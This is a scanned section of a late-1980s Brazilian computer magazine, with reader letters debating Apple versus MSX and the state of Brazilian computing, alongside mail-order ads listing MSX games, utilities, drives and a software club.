Em primeiro lugar quero parabenizá-los pela excelente qualidade das matérias publicadas (sem puxar saco), pois precisamos de publicações que realmente tenham nível e qualidade.

Tenho acompanhado através de vários números desta revista, uma briga, besta diga-se de passagem, entre usuários de Apple e MSX; a ignorância de ambos chegou a um ponto que eu diria ser, no mínimo ridículo, pois nunca, ninguém, em lugar algum e em situação nenhuma poderá determinar se ESTE ou AQUELE micro é melhor ou pior que o outro.

Tenho notado uma "pontinha" de um mixto de raiva e ciúme dos usuários da linha Apple em relação aos da linha MSX, e um certo ar de superioridade nos usuários da linha MSX. Vejamos:

Qual dos dois é o mais rápido? Apple ou MSX?

R.: Velocidade indica que um é melhor que o outro? Todas as aplicações de um micro requerem velocidade?

Para qual dos dois existem mais softwares disponíveis no mercado?

R.: Você é proprietário de todos os softwares existentes no mercado para o seu micro? Todos os softwares existentes para o seu micro atendem suas necessidades?

Qual dos dois pode colocar Sprite na tela?

R.: MSX. Sprite é tudo em programas gráficos, necessitamos de sprites em bancos de dados, planilhas, processadores de textos, emuladores...

Qual dos dois possui rotação?

R.: Apple. Rotação é tudo em matéria de gráficos? Não poderia ser executada por uma rotina do usuário? Alguém rotaciona um registro de arquivo? Vocês conhecem algum editor

de texto que saia por aí rotacionando parágrafos?

AH! Mas para qual dos dois existe mais periféricos disponíveis no mercado?

R.: Quais periféricos além dos "comuns", fazem um micro ser melhor ou pior que o outro. Para ambos existem: drive, impressora, vídeo, digitalizador de imagem, plotter... Você já tem todos esses? Existem ainda pelo menos uns cinco a mais para cada linha.

O MSX não passa de um videogame sofisticado.

R.: Um micro que possui um acervo de pelo menos oito linguagens de programação, dois sistemas operacionais, três canais de som, quatro modos de tela, 64 Kbytes de memória, formatação de disco compatível com IBM PC/XT, conta com programas do nível do WORDSTAR DBASE, SUPERCALC, EVA, PAGE MAKER, NEMESIS, ELITE... não pode ser chamado de videogame.

O APPLE morreu há muito tempo.

R.: Não creio que um micro que tem uma das maiores bases instaladas no mundo, com um acervo de programas invejável, com média qualidade gráfica, um número de periféricos prá maluco nenhum botar defeito, que aceita várias linguagens de programação e trabalha sob CP/M, tenha morrido.

Acho também que é simplesmente ridículo (sem citar nomes) o que foi dito por um TARAPPLE (tarado+apple), ao afirmar que "o MSX está com os dias contados, deixa o Amiga começar a ser produzido no Brasil". Se depender disto, morreremos antes de o MSX dar o seu último suspiro, porém não vejo relação alguma entre o MSX e um Amiga. Por outro lado os TARAPPLES e os MSXOUÇOS (MSX+loucos) iriam iniciar uma nova briga com

os FELIGAS (felizes possuidores do Amiga).

Sinceramente acho que cada usuário deveria se conscientizar de que não podemos comparar uma máquina com outra, se ambas são distintas. O melhor micro que existe é aquele que satisfaz o seu proprietário. O que faz um micro ser "O MELHOR" é quem o programa.

Para finalizar:

O PC possui o maior acervo de softwares, periféricos, linguagens, programadores, software-houses especializadas, oficinas de manutenção, fábricas e máquinas instaladas do que qualquer outro micro de que se tem notícia, porém muita, mas muita gente mesmo, compra por exemplo um CRAY, MACINTOSH, TK 90, MSX, APPLE... Por que será?

Não é tudo isso que faz um micro ser "O MELHOR"?

Definitivamente, não!


O que faz um micro ser o melhor, é ele ter poder de processamento compatível com a necessidade do seu proprietário e ter um software que resolva os problemas destinados ao mesmo.

Espero que daqui para frente, vocês entendam isto e não mais ocupem os espaços desta conceituada revista com um monte de baboseiras sem fundamento e que não os levará a lugar algum.

% A propósito, tenho um micro TRS 80, cinco MSX e estou comprando um PC XT. Minha família possui três lojas de confecção, e o processamento das mesmas são feitos em um TRS 80 MODEL I (vii).

Abraços ao pessoal da revista e desculpas aos TARAPPLES e MSXOUÇOS, por eu me intrometer na "briga" de vocês.

Adalberto Silva - Pça. São Salvador, 41/403 - Campos - RJ - 28010



**BAHIA VIDEO & INFORMATICA**

JOGOS e programas para micros **MSX**

Rua da Poeira, 89/201 Ed. Lena  
Salvador-Ba CEP 40040  
Fone: (071) 521-0363  
Caixa Postal 921 - CEP 40001



**EVA**  
EDITOR DE VINHETAS ANIMADAS  
EVA - O soft do ano!  
Sensacional Editor de Vinhetas Animadas para a linha MSX.  
Disco e manual incluídos  
Ncz\$ 10,00



**LETTERS SPECIALS DESIGNERS**  
LSD - O soft alucinante!  
Depois dele a cabeça da sua impressora não será mais a mesma; ela começará a compor letras especiais, de tamanhos e desenhos variados, que poderão ser definidos por você.  
Este soft é compatível com arquivos de qualquer processador de texto e com arquivos Dbase.  
Disco e manual incluídos  
Ncz\$ 8,00

**Carcara**

**CARCARA** - Pega, mata e come!  
Poderosíssimo copiador de trilhas de disco. Com 90% dos disquetes bloqueados poderão ser copiados em apenas 40 segundos.  
Disco e manual incluídos  
Ncz\$ 80,00

**CATÁLOGO ELETRÔNICO GRATIS**



**COMPACTO** - Redutor de screen 2 que transforma uma tela inteira numa pequena tela ou shape. Total compatibilidade com: EVA, Grafos III e Page Maker.  
Disco e manual incluídos.  
Ncz\$50,00

**CATÁLOGO ELETRÔNICO** - A melhor e mais prática maneira de você escolher o seu soft. Envie-nos um disco 5 1/4 formatado e receba inteiramente GRATIS a mais nova sensação do momento.

Solicite gratuitamente o nosso CATÁLOGO ELETRÔNICO\* enviando-nos um disquete para efetuarmos a gravação, ou, se preferir, o nosso catálogo convencional.

\* Catálogo Eletrônico é uma exclusividade da BAVI com patente requerida no INPN.

TODOS OS JOGOS PARA A LINHA MSX, INCLUSIVE OS RECENTES LANÇAMENTOS

A PARTIR DE Ncz\$ 4,00

# REDI-UNIVERSOFT INFOR

# MSX

## DRIVE PARA MSX

Marca DDX 5 1/4 DF e DD 360 Kb 3 1/2 DF e DD 720 Kb, ambos com garantia de 180 dias e assistência técnica permanente. **Promoção:** na compra de drives MSX você recebe grátis uma caixa com 10 disquetes coloridos.

## PERIFÉRICOS

Impressoras, monitores, computadores, multi modem, kit completo para montagem de drive, cartão 80 colunas, interface para 2 drives, fonte com gabinete, disquetes 5 1/4 e 3 1/2, fitas para impressoras e muito mais.

**dBASE II PLUS NOVA VERSÃO e SUPER CALC 2**  
Qualidade Practica: acompanha manual completo com número de série para suporte. 170 BTNs

## PACK DE ADVENTURES

Cada adventure ocupa um disco inteiro. **Pack 403:** Floresta negra 2. **Pack 404:** Krull. **Pack 405:** Highlander 2. **Pack 406:** Roma 2. **Pack 407:** Indiana Jones zero. **Pack 408:** Missão secreta super. 14 BTNs cada.

## ADVENTURES NACIONAIS

Qualidade Panzsoft Redi-Universoft. **Pack 401:** Floresta Negra, Monstros da noite 1, Krull, Highland, Roma, Indiana Jones zero. **Pack 402:** Monstros da noite 2. 14 BTNs cada pack.

## FITAS DE VÍDEO MPO

Curso de Basic para MSX, acompanha livro para exercícios. 40 BTNs. Dominando o MSX, 29 BTNs. dBase II Plus: prática e programação — saiba com programar um Super Banco de Dados. 70 BTNs.

## SUPER JOGO

NEMESIS • GAUNTLET • ELITE • DESESPERADO • LA ABADIA DEL CRIME • SILENT • SHADOW • LA HERANCIA • FIRE TRANT. (Um jogo por disco) **Promoção:** na compra de 2 super jogos escolha um grátis. 8 BTNs cada.

## SUPER UTILITÁRIOS E APLICATIVOS

Antes do nome, poderão ser gravados até 6 programas por disco, restante somente 1 por disquete.

ZAPPER I • WORDSTAR 40 • WORDSTAR 80 • AGENDA • CONTROLE DE ESTOQUE • CONTABILIDADE • MUMPHS • MALA DIRETA • ED MUSIC + 50 MÚSICAS 1 • UNI-TELA + 40 TELAS • CONTAS BANCÁRIAS • CONTROLE DE CAIXA • CONTAS A PAGAR • FOLHA DE PAGTO. • CONTAS A RECEBER • PRINTX PRESS • DRAW & PAINT • GRAFIC MASTER • VIDEO TEXTO PROGRAM. **Promoção:** na compra de 2 programas escolha um grátis. 8 BTNs cada.

## EDUCATIVOS

**Pack 701:** APRENDENDO A CONTAR • O CIRCO • ENCANTO • MAIOR MENOR • MENTALIZAR • ANAGRAMA 1 • ANAGRAMA 2 • MAGO VOADOR • ABELHA SÁBIA 3 • MACACO ACADÊMICO. **Pack 702:** MATRIZES COMPLEXAS • ELETRICIDADE • GEOMÉTRICA • QUÍMICA • MATEMÁTICA 1 • GASES • ÓTICA • FÍSICA 1 • CURSO DE INGLÊS 1 • CURSO DE BASIC 4. **Pack 703:** PESCADOR ESPACIAL 1 • MOTORISTA SIDERAL 1 • MOTORISTA SIDERAL 2 • ABELHA SÁBIA 1 • ABELHA SÁBIA 2 • MISSÃO RESGATE 1 • MISSÃO RESGATE 2 • MAGO VOADOR 2 • PALHAÇO 1 • PALAÇO 2. **Pack 704:** MAPA GAME • FÍSICA (EXERCÍCIOS) • BERNARDO NA FAZENDA • FIGURAS GEOMÉTRICAS • CÉLULAS 1 • CÉLULAS 2 • ÓTICA 2 • GASES 2 • BANDEIRAS DA EUROPA. **Pack 705:** O FIRMAMENTO ARTIMO • O SOL GEOMETRIA 2 • SELVA DE PALAVRAS • MULTI PUZZLE • 4 OPERAS. MAT. • MEMORY GAME • TESTE DE INTELIGÊNCIA • MEMÓRIA DE NUMEROS. 11 BTNs cada Pack e 6 BTNs para pedido individual. **Promoção:** na compra de 2 Packs escolha um grátis. Não vale para pedido individual.

## APLICATIVOS E UTILITÁRIOS

**Pack 501:** AGENDA DOMÉSTICA • BANCO DE DADOS • MALA DIRETA • CONTROLE DE ESTOQUE • UNI-WORD 2.0 • ED. SPRITE 1 • PENCIL SEIG • CONTAS A PAGAR/RECEBER • ED. MÚSICA • PLANILHA MSX. **Pack 502:** AGENDA ANUAL • BANCO DE DADOS • MALA DIRETA • CONTROLE DE ESTOQUE • MSX WRITE • UNI-SPRITE • EDDY GRAF. 2 • CONTAS A PAGAR/RECEBER • STUDY 67 • PLANILHA UNI. **Pack 503:** AGENDA DOMÉSTICA 2 • CONTABILIDADE DOMÉSTICA • CONTROLE BANCÁRIO BIORÍTIMO • ÓRGÃO ELETRÔNICO • ED. SPRITE 2 • GRAFIC ARTIS • UNI-ART • SUPER SINTH • CHEESE. **Pack 504:** AGENDA DOMICILIAR 3 • CADASTRO SOFT • MASTER VOICE • SIMPLE • CAIXA MUSICAL • PRINTER (Tela) • MINI-PLANILHA • PLANILHA DE CÁLCULO-SONY GAME DESIGNER • ED. CARACTERES. 11 BTNs cada Pack e 6 BTNs para pedido individual. **Promoção:** na compra de 2 packs escolha um grátis. Não vale para pedido individual.

## SUPER PACKS

**Pack 301:** ACE OF ACE • KRAKOUT • CAPITÃO SEVILLA 2 • HEDDOX • DOM QUIXOTE • CRAZ CAR. **Pack 302:** DEAT WHISH 3 • JAMES BOND • INDIANA JONES • FRED HARDEST 1 • GAME OVER 1 • REX HARD. **Pack 303:** FRED HARDEST 2 • ROCK O LUTADOR • GAME OVER 2 • TURBO GIRL • HUNDRA • FERNAN BASKET 2. **Pack 304:** AFTEROIDS • VENON • ARKOS 1 • BANANA • MUNDO PERDIDO • HOCKEY. **Pack 305:** ARKOS 2 • ALBATROZ (Golfe) • ALEHOP • AMAUROUTE • JORNADA AO CENTRO DA TERRA • CANWOF WORDS. **Pack 306:** OCEAN • ARKOS 3 • CAPITÃO SEVILLA • TT RACE • BUBLER. **Pack 307:** HAUNTED HOUSE • BLOW-UP • GUTT BLASTER • PINBALL BLASTER • MAZE MASTER • VORTEX RAIDER. 8 BTNs cada Pack. **Promoção:** na compra de 2 super packs escolha mais um grátis.

COMO ADQUIRIR  
NOSSOS  
PRODUTOS

Indique o número ou nome do produto em uma folha de papel e envie anexo um Cheque Nominal e cruzado à Redi-Universoft, Caixa Postal 1678 CEP 01051 São Paulo-SP, ou rua Cons. Brotero, 589 conj. 42 — Santa Cecília CEP 01154 São Paulo—SP

**Atenção:** Enviar cheque em cruzados novos. O valor da BTN será sempre o do dia primeiro de cada mês. As despesas de correio são por conta da Redi-Universoft. O prazo de entrega dos pedidos será de 20 dias. Todos os produtos Redi-Universoft têm garantia de 180 dias



# MÁTICA LTDA.

# TELEFONE: (011)825-5240

## PACK DE JOGOS

**Pack 01:** DOG FLIGHTER, FISCAL DE ESTOQUE, KEYSTONE KAPERS, MR CHIN, OLIMPIADAS 2, COELHO MALUCO, SEA, TAKUN, WINTER OLYMPIC, BILHAR.

**Pack 02:** TIME BANDID, SPACE BUSTER, CHOCK IN POP, EXERION 1, FUTBOL REPLY, HOLE IN ONE, MR WONG, FLIPER SLIPER, VIDEO POKER, WAR HEAD.

**Pack 03:** CHOPTLIFTER, FLYTER, GROGS REVENGER 2, HYP SPORTS 2, LUNAR PATROL, LE MANS 2, PADEIRO MALUCO, REGATA, THUNDERBALL, ZOIDS.

**Pack 04:** BOX, GOONIES, GREEN BERET, HYP SPORTS 3, KING'S VALLEY, ROAD FLYGHTER, SOCCER KONAMI, TENNIS, TIME PILOT, YEAR KUNG FU 1.

**Pack 05:** BARNSTORNER, BINARI & LANDY, BOUNDER, FÓMULA 1, SAMANTHA FOX, OLIMPIADAS 1, RIVER RAID, THESEUS, TURBOAT, ZOOM 909.

**Pack 06:** BUTAMARU, DEMON CRISTAL, SUPER GALO, HAPPY FRETJ, LAZY JONES, LONESOME TANK, NINJA 2, SPACE TROBLER, SURUBA, VOLGUARD.

**Pack 07:** ESQUADRON ALFA, BLOCKED RUNNER, DAM BUSTER, DAWN PATROL, F 16 COMBAT JUMP JET, NORTH'S HELICOPTER, STAR'S SIMULAT, SIMULADOR 737 II, SPITFIRE 40.

**Pack 08:** ATHLETIC LAND, BASEBALL, CIRCUS CHARLY, GOLFE KONAMI, MONPIRANGER, PING PONG, PIPPOLS, POYAN, HYPER RALLY, TWIN BEE.

**Pack 09:** ANIMAL WARSZAWIEN TO A KILL, BANK PANIC, CANNON FLIGHTER, CHAMPION NATIONAL, FLIPER, MJ 05, RAID ON B BAY, PYRAMID WARP, XYZOLOG.

**Pack 10:** ÁRVORE MÁGICA, BRIDGE, G PRIX WORLD, HALLOWEIN, KALEIDOSCOPE S, KNIGHT LORE, MOSQUIT ATTACK, NINJA 1, SENJO, XADREZ.

**Pack 11:** ALIEN 8, ANTARCTIC ADVENT, EDDIE KID JUMP, STAR FORCE, PANT COR DE ROSA, MAXIMA, O ORO, COLUMBIA, UNAS LAIR, VALKYR.

**Pack 12:** CONGO BONGO, DE-CATHLON, FROGGER 1, AUF WIEDERSE, FUNCKY MOOSE, PASTIFINGER, PIT FALL 2, PREDIO ASSOM, ROLLER BALL, STOP EXPRESS.

**Pack 13:** BOSCONIAN, COPA DO MUNDO, CORRIDA MALUCA, POLAR STAR, GALAGA, HYPER SPORTS 1, OHI MUMMY, PACMAN, 10 YARD FLIGHT, NIGHT SHADE.

**Pack 14:** BOOGA-BOO, MY CONNECTION, ELIDON, HEAVY BOX, HOLE IN-PRO, KUNG FU MASTER, FRUIT SEARCH, SUPER TENNIS, STEP UP, VAMPIRE.

**Pack 15:** ANIMAL BASKET, CHILLER, DUNGEON MASTER, EXERION 2, GLIDER, GUNFRIGHT, PUNCKY, SLINKEY, SPEED KING, SUPRA ROBÔ.

**Pack 16:** BACK T FUTUR, BOULDER DASH, BUCK ROGERS, BATLE CROSS, EGGY, GHOSTBUSTERS, GROGS 1, HUNCH BACH, MOLECULE MAN, NORSEMAN.

**Pack 17:** BATMAN, BLAGGER, CHOROQ, CONDOR MAN, DESOLATER, FLAPPY STONES, KINASAI, PITFALL 1, SUPER COBRA, MAGICAL KID WIZZ.

**Pack 18:** BOARDDELO, CRAZY TRAIN, SUP CROSS FORCE, GALAXIA, INTERN KARATE, LUTA LIVRE, MASTER OF LAMPS, MR DO X UNICORN, PINGUIM, STONE WISDOW.

**Pack 19:** ALIBABA E OS 40 LADRÕES, ARKANOID, ARMY MOVES 1, BACK GAMON, DEFENDER FOX, GYRONDINE, OHI SHIT, THE HEIST, TIME CURB, ZANAC 1.

**Pack 20:** FUTURE KNIGHT, GANGMAN, MAZAC, OILSWELLS, THE CASTLE 2, THEXDER, TRAILBLAZER, ULTRA CHESS, ZANAC 2.

**Pack 21:** BEAM RIDER, GINKO GOTO, PILL BOX, MUTANT MONTY, PINE AFLINS, SCION, SHARK HUNTER, ROCK'S BOLT, ZOOT.

**Pack 22:** BASKET, CAT ADVENTURE, FOOT VOLLEY, GUARDIAC, HAUNTED BOY, HYDLAD, 3D KNOCK OUT, NINJA 3, SPELLKUNGER, ZAXXON.

**Pack 23:** BASEBALL 2, BOMBER MAN SPEC, CANDOO NINJA, CHAMPION BOX, CHECK MATE, CLAPTON 2, COSMOS EXPLORER, FORMATION 7, STARSOLDIER, TIME TRAX.

**Pack 24:** 3D BOMBERMAN, AVENGER, BOKOSUKA WAR, DART MASTER, DRAGON ATAK, MAYHEN, JACK NIPPERT 1, RAMBO 1, SECRET MISS, SWEET ACORM.

**Pack 25 (S6 Expert):** BLIZZOF BOOGIE, JUNGLE, KNIGHT MARE, LODE RUNNER 2, JET BOMBER, HERO, SUPER BILHAR, THE WRECK, WARROID, DRUAGA.

**Pack 26:** POPULCYCLOPS, EPISODE 4 FERMAN BASKET, FINDER KEEPERS, FROGGER 2, HUGH, JET FIGHTER, MACROS FIGHT, MURDER.

**Pack 27:** COLONY, ILLUSIONS, MIKI, MOON RIDER, SAFARI X, SHIP WARS, SPOK & LADDERS, TETRA HORROR, TOGLE TIP VESTRON.

**Pack 28:** BEACH HEAD, BOOM, CLUEDO, FRED AND BUB, JUMP LAND, MIDNIGHT BRO, MONOPOLIO, MOSTER'S, SUPER MIND, VICIUS VIPER.

**Pack 29:** NUTS MILK, COURASADO PERSEUS, PHANTS 1, VIDEO POKER 2, POLARIS 2, HUSTLER, QBERT 2, RUNNER, SPACE SHUTLER, SKOOTER.

**Pack 30:** DEUS EX MACHINA, DIG DUS, INVASION, SPACE RESCUE, SPACE WALK, ROBOFROG, SAILORS DELINIG, SIMBA SAFARI, SOUL OF ROBOT, WINTER GAMES 1.

**Pack 31:** EUROPEAN GAMES, JOGO DO EXECUTIVO, FIGHT RIDER, FLY BOAT, FUZZBALL, HEIDI BALL, OBAKE, ORION, OUTROYD, RABBIAN.

**Pack 32:** ÁGUA DE FOGO, ALPHAROID, ASTRO PLUMMER, ATAK TOMATÕES, BMX SIMULATIO, BREAK IN, CAPTAIN CHEF, CAR RACE, SCENTIPEDA, CHOCK EGG.

**Pack 33:** BRIAN JACK, BRUCE LEE, BUNNIE, CHIMA CHIMA, CHOPPER, CHOST, DIP DIP DREAM RUNNER, STAR WARZ, QBERT 1.

**Pack 34:** CAMELOT WARZ, ELEVATOR ACTION, EN-DURO, FRUIT MACHINE, TIGER 1, TIGER 2, TIGER 3, TRAGA MANZANAS, WATER DRIVE, WINTER GAMES 2.

**Pack 35:** ANTARES, ANTY, BMX REKENCROSS, JACK X MR WID, HOPPER, RASTER SCAN, TERMINUS, VENGANZA, MAGICAL BALL, SNOOKER OFICIAL.

**Pack 36:** AMIDA, COASTER RACE, 10 FRAME BOL, HOWARD DUCK, INFERN MINER, INCA 1, PANIC JUNCTION, PROTECTOR, SKY HANK, SURVIVOR.

**Pack 37:** DONKEY KONG, FIRST STEP, GODZILLA, MEANING LIFE, DIAMOND MINE 2, MOBILE PLANET, MOUSER, PACHINKO, POPULAR COMPUTER, JET SET WILLY 2.

**Pack 38:** DANGER X4, DEMAND, FRONT LINE, ICIC WORKS, KING OF BALLON, NONAMED, PIRS, PINBALL, DISC WARRIOR, WAR CHESS.

**Pack 39:** G PRIX RIDER, HELITANK, ICE, INSPECTEUR Z, ITASUDORIDUS, KILLER STATION, RALLY X, SPAZERS, SUPER DOORS, TOPROL.

**Pack 40:** SETE E MEIO, DYNAMIT DAN, DORODON, FRUIT FRANK, FORMULA INDY 1, KICK IT, MANIC MINER, SPY vs SPY, SUPER TRIPER, WIZARD LAIR.

**Pack 41:** DROME, LAST MISSION, LAZERBIKES, LEUCOCYTE, LIVING STONE, MAHJONG, MAZES UNLIMITED, PAY LOAD, THE WALL, XETRA.

**Pack 42:** COMET TAIL, COSA NOSTRA, DENOMIA, DOMINO, FAIRY, FRUIT PANIC, LASLUICE, BOLOGNAMILANO, MISTER NO NILO, MR GOMOKO.

**Pack 43:** ALPHA BLASTER, ARMY MOVES 2, CHICK FIGHT, EGGERLAND, HEAD OVER WELLS, M-47, MAZE ATTACK, PROFANATION, RAIL WAY, COMANDO.

**Pack 44:** ALCATRAZ, CLASS ADVENT, DRACULA, EMERALD, RED MOON, MEAN STREET, PROFIS PERIGO, PRICE MAGIC, VIETNAM, ZAKIL WOOD.

**Pack 45:** PLAZA DE TODOS, CAPLE, DAMAS 1, COSMOS TRAVAILER, CRUSADER, ELEPHANT MAPPY, GIRLS RAT'S, KAERU SHOUTER, KRYPTON, LETTER PUZZLE.

**Pack 46:** AKERNAAK, BUG BUSTER, COIT 36, FLIGHT DECK, KIRIKI, MAC ATTACK, MOLE, MOLE 1, RED ZONE, SHOGI, STRIP POKER.

**Pack 47:** EURTR, FUTBOL OF THE YE, KUBUS, SUPER BOWL, SUPER SOCCER, TACTION, CATABALAO, U-BOOT, YEAR KUNG FU 2, ZEXAS 1.

**Pack 48:** HERO-X, KNIGHT TIME, PANZER ATTACK, PLATOON, COLOR BALL, SORCERY, CASTELO NEGRO, OHI NO ZAPATA, SEA KING.

**Pack 49:** AQUA POLIS, ATLETIC LAND 2, COMBAT CRUNCH, CUB'S HERT, NIGHTFLIGHT, JUNGLE JIM, ROGER, NUCLEAR BOLDOS, SASA.

**Pack 50:** SLAPS, MILK RACE, NICKER, O MAC FARMER, QUINIOLA, COSMIC, EWORS, EXCHANGER, JUMP COASTER, MERLIM.

**Pack 51:** STAR QUAKER, RAMBO 2, ROTORS, STAR DUSTIN, ROAD FLIGHTER 2, CAR JAMBORE, GUNDAM, PUB, ACADEMY POLICY 2, MOON SWEEP.

**Pack 52:** ARQUIMEDES, PHANTS 2, TRAFIC, YAYAMA, POKER REAL, COME ON PICO, ICE WORLD, ICE KING, KNIGHT, LODE RUNNER.

**Pack 53:** TRIALSKY, ZAI-DER, PENTAGRAM, CYRUS 2 (xadrez), FINAL JUSTIC, GOODY, LEONARDO, MACADAM BUMPER, MOLE MOLE 2, BOLDER DASH 2.

**Pack 54:** HE MAN, ALIEN O RESGATE, MOV PACMAN, ACAD POLICY 2, WEST, ULTRAMAN, TIME BOMBER, ARKANOID 2, SNAKEY, CETUS.

**Pack 55:** VEGAS, ZEXAS 2, JACK T NIPPER 2, BOUCING, MARTIANOIDS, SKY GALDO, PISE-OUT, SUPER SNAKER, BOILED, PINK CHASE.

**Pack 56:** KNIGHT LEON, UCHIMATA, GULKAWE, VINTE E UM, EL CID, HIGHT WAY, SCARLET 7, STAR BLAZER, VOIDRU, WRANGLER.

**Pack 57:** KENDOS, DROIDS, TEMPTATIONS, CROWN, SPARKIE, STOP BALL, TANK BATTALHA, DUSTIN, HYPER, GLASS.

**Pack 58:** STAR BYTE, SPY STORY, SMALL JONES, BALL BLAZER, ALPINE, COM-BLOT, SPACE CAMP GYRO ADVENTURE, CAVERNAS, MR DO 2.

**Pack 59:** PYRO, STAR FLIGHTER, BOING, SLOT MACHINE, SQUASH 1, ZIN, WARP, AMITYVILLE, HELINAR, HANG-ON.

**Pack 60:** YAHTZEE, FANKY PUNCK, LEGENDARIOS, RETUR TO EDEN, JUMP QUICKIE, TRASH MAN, CHESS TEACHER, BREAK OUT, EYE.

**Pack 61:** FICTION, COBRAS ARQ, VOLLEY BALL, MAD MIX (Pacman), MANES, MOUSER, EAGLE, SQUASH 2, PLAY BALL, ESGRIMA.

**Pack 62 (Esportes):** SOCCER KONAMI, PING-PONG, TENNIS, BASEBAL, BILHAR, BASKET, VOLLEY BALL, G PRIX WORLD, OLIMPIADAS 2, HYPER SPORTS 3.

**Pack 63 (Naves):** GALAGA, STAR SOLDIER, ZANAC 1, STAR FORCE, HYPER, ZANAC 2, COLUMBIA, BOSCONIAN, GULKAWE, PHANTS 1.

**Pack 64:** ADONIS, AMOTOS PUFF BOPI, CONDE M CRISTO, FLICKY, KIMPO, MAGIC PINBALL, POST MORTEM, ROMA, A MALDIÇÃO.

**Pack 65:** CAVERN DEATH, GALAGA 2, JOQUEI, KNIGHT NINJA, POKER 3, SCOPEON, SHERLOCK HOLMES, THE SPIRIT GAMES, UFO-AZ, WONDER BOY.

**Pack 66 (Labirinto):** ALIEN 8, BATMAN, BINARY & LAND, BOMBERMAN, THE CASTLE 1, CORRIDA MALUCA, THE CASTLE 2, HEAD OVER WELLS, KNIGHT LORE, OHI SHIT.

Cada Pack: 9 BTNs ou individual 1 BTN.

# Center Soft Club

Conheça o CSC — Center Soft Club, um serviço exclusivo da Redi-Universoft criado especialmente para os usuários de micros MSX.



REDI-UNIVERSOFT INFORMÁTICA LTDA.  
Rua Cons. Brotero, 589 — Conj. 42  
CEP 01154 — Santa Cecília São Paulo — SP  
Telefone: (011) 825-5240

**COMO FUNCIONA:** Você paga uma taxa única de inscrição no valor de 10 BTNs e será sócio do Club durante 6 meses. Não será cobrada mensalidade nem qualquer outra taxa durante o período acima. Como sócio do CSC, você tem um desconto de 80% sobre os preços dos programas comercializados pela Universoft, além de preços especiais na compra de disquetes. O CSC não atende pedidos em fita cassete, e não fazem parte do Club softs com direito de reserva e de criação Nacional. As Promoções da Universoft não valem para o CSC. Compare os preços do seu Club.

Tipo de Soft	Preço Universoft	Preço CSC
Jogos	0,6 BTNs	0,12 BTNs
Aplic/Util	0,8 BTNs	0,16 BTNs
Jogos Tipo Super Packs	5,0 BTNs	1,00 BTN
Super Jogos	5,0 BTNs	1,00 BTN
Super Aplic./Utilitários	8,0 BTNs	1,60 BTNs
Educativos	0,8 BTNs	0,16 BTNs
Disquetes 5 1/4 e 3 1/2	2,5 e 5,0 BTNs	2,5 e 5,0 BTNs

Venha para o CSC você também. Escreva em uma folha de papel: seu nome e endereço completos. O tipo do seu equipamento (drive, impressora, CPU etc.), escolha o programa que lhe interessa na mesma folha. Anexe um cheque nominal e cruzado no valor do seu pedido + 10 BTNs relativas a sua inscrição no Club e remeta para Redi-Universoft. Não cobramos despesas de correio, somente cobramos o custo do disquete no valor de 2,5 BTNs. Pedidos mínimos para comprar no Club é 4 BTNs.

# CARTAS

## O LEITOR DEBATE

Carta aberta a todos os usuários do TK 90X e similares: pessoal, gostaria de alertar a todos para o fato de que o TK 90X está morrendo por culpa nossa. Acontece que tem muita gente reclamando da falta de apoio, por parte da MS, mas não se lembram de colaborar com a revista. Só encontraremos matérias sobre o nosso micro se nós as produzirmos. Além disso, não podemos nos isolar do mundo.

Precisamos manter contato com outros usuários do TK 90X para trocar idéias. Como? Escrevendo para cá. Vamos lá, pessoal, exponham suas dúvidas, peçam socorro; divulguem seu endereço.

Propoño que utilizemos as páginas de MS para manter um contato nacional entre todos os usuários do TK 90X. Ao invés de fundar dezenas de clubes, por que não transformar a MS em nosso clube? Seria o clube com mais sócios do Brasil.

Quero aproveitar para pedir informações a respeito do uso do TK 90X no processamento de textos. Quem tiver experiência nessa aplicação, por favor me escreva.  
**Gelson Dias Santos - Av. Bento Gonçalves, 948/12 - Porto Alegre - RS - CEP: 90620**

## CRÍTICAS E SUGESTÕES

Adoro a revista Micro Sistemas, tenho a coleção inteira encadernada desde 1983. Atualmente eu assino, mas gostaria que esta saísse quinzenalmente, pois depois que termino de ler, fico ansioso para que chegue logo a outra.

Esta é a minha sugestão, e garanto que a de muitos outros leitores.

**Paulo Henrique da Costa Silva - SQN-308 - Bloco G - Apt. 502 - Brasília - DF - 70747**

Eu possuo um computador PC/XT e como todos programadores gosto de algumas vezes parar e jogar um pouco no meu computador, mas como tenho um pouco de experiência, não gosto de jogar no teclado, pois isso estraga o mesmo.

Foi aí que resolvi comprar um joystick. Custou muito caro, mas mesmo assim comprei e hoje eu acho no mercado muitos jogos espetaculares que só usam o teclado. Não digo que os jogos só devam usar o joystick, mas os dois.

Fica aqui o meu pedido aos programadores que se dedicam a fazer jogos.  
**Márcio Belo R. da Silva - Rio de Janeiro - RJ**

## DESABAFO

Estava lendo a MS n. 83 e vi no Clube do Leitor a carta do MSX maníaco André Luiz Ballista, e a de Pedro de Almeida C. Raposo, sobre a indignação no caso do Hotbit preto. Será que não foi suficiente o abandono da série branca, e ainda resolvem fabricar mal a nova versão?

Gostaria de saber o que os fabricantes (Sharp e Epcom) têm a dizer em sua defesa, pois daqui a uns dias eles podem fazer Hotbit amarelo. Gostaria que houvesse maior consideração das fábricas para com os usuários.  
**Emerson Gustavo Ramis - Caixa Postal 157 - Taguara - RS - CEP: 95600**

Li o artigo da MICRO SISTEMAS sobre o LAPTOP e fiquei mais uma vez decepcionado com a situação atual em que se encontra a informática no Brasil. Tudo bem que existam empresas que se dedicam realmente a fazer algo de novo ou pelo menos investem em pesquisas (como por exemplo a ITAUTEC), mas a grande maioria dos fabricantes de equipamentos brasileiros limita-se a copiar o que já existe.

Já que são tão bons copiadores, por que não copiam um micro como o SLT/286. Será que o processador 80286 não existe no Brasil? Ou então por que não posso adquirir um micro desse tipo, ou mesmo um micro Toshiba 1000, 1200, etc? Será que algum dos "inteligentes" deputados que sempre se mostram tão informados dos assuntos que votam, poderia me fazer a gentileza de dizer porque um SLT/286 é igual aos 286 que se comercializa no país? Me dizer em que, além da base de software, esses dois micros se equivalem?

Acho que está na hora de acordar. Na hora de acabar com a mania de dizer que o que vem de fora é equivalente ao que tem aqui. Se fosse mesmo, por que será que todo mundo iria preferir um Toshiba a um micro "equivalente" nacional? Ou um SLT/286 a um 286 "equivalente" nacional. Então eles não são equivalentes.

